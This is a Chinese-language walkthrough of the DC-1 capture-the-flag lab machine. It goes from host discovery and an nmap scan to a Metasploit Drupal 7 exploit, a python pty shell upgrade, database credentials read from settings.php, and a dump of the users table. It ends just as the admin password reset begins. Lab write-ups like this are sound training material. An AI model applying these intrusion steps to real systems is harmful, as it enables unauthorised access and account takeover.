
DC-1靶机渗透测试

1.主机发现(arp-scan -l)
2.端口扫描(nmap -sV -A)【版本号以及详细信息+所有端口】

发现有22端口和80端口和111端口开启,并且80端口中的框架信息为Drupal 7
3.网站信息收集


猜测为sql注入

4.使用msf进行漏洞查找

使用其中一个漏洞,并查看其配置信息

获取到攻击主机的shell

输入:shell
python -c 'import pty;pty.spawn("/bin/bash")' 得到交互式shell
5.查看flag1.txt文件
查看flag1文件,发现有提示,咱们寻找配置文件。Drupal的配置文件是网站根目录下的/site/defaultx下的setting.php文件,所以接下来进入sites目录下,接着进入default目录,查看settings.php文件。

发现了数据库的信息,并连接数据库
mysql -udbuser -p

6.利用数据库信息
show databases; #查看有哪些数据库
use drupaldb; #使用数据库
show tables; #查看有哪些表

select * from users; #查看user表都有什么内容

7.修改admin用户的密码
查看有关于密码的脚本文件

其内容为:
